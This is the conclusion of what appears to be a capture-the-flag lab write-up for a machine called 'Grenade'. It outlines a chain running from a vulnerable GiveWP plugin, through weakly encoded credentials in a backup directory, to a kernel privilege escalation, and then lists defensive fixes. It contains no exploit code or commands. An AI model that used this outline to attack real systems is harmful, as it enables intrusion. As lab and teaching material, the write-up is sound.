The Grenade machine provides a phenomenal real world simulation of a modern cyber attack. Rather than relying on a single catastrophic flaw, capturing the root flag required systematically chaining multiple minor and major weaknesses together:
- Our initial entry point was a single outdated WordPress plugin (GiveWP). Content Management Systems (CMS) are only as secure as their weakest component, and unauthenticated RCE flaws like CVE-2026-82222 highlight why aggressive plugin patching is a necessity.
- Storing sensitive system credentials in a globally readable backup directory, even when masked with Base92 encoding (
creds.b92, presents a massive post-exploitation risk. Once a low privileged shell is established, local file enumeration will inevitably expose these types of administrative assets. - Landing on a cutting-edge environment (Linux Kernel 6.12.0) often gives a false sense of security. However, highly sophisticated local privilege escalation vectors like CVE-2026-31431 (“Copy Fail”) prove that memory-corruption anomalies within the page cache can reliably compromise even the most modern host architectures.
To fully secure an environment against this specific attack lifecycle, system administrators should implement the following defenses:
- Keep all WordPress core frameworks, themes, and plugins updated to their latest versions (specifically patching GiveWP beyond version 4.16.7.2).
- Restrict read access to sensitive backup directories like
/var/backupsand ensure credentials are never stored in plain or weakly encoded formats. - Keep the host operating system updated with the latest stable distribution vendor patches to eliminate critical memory corruption flaws like Copy Fail.
Thank you for reading, and happy hacking!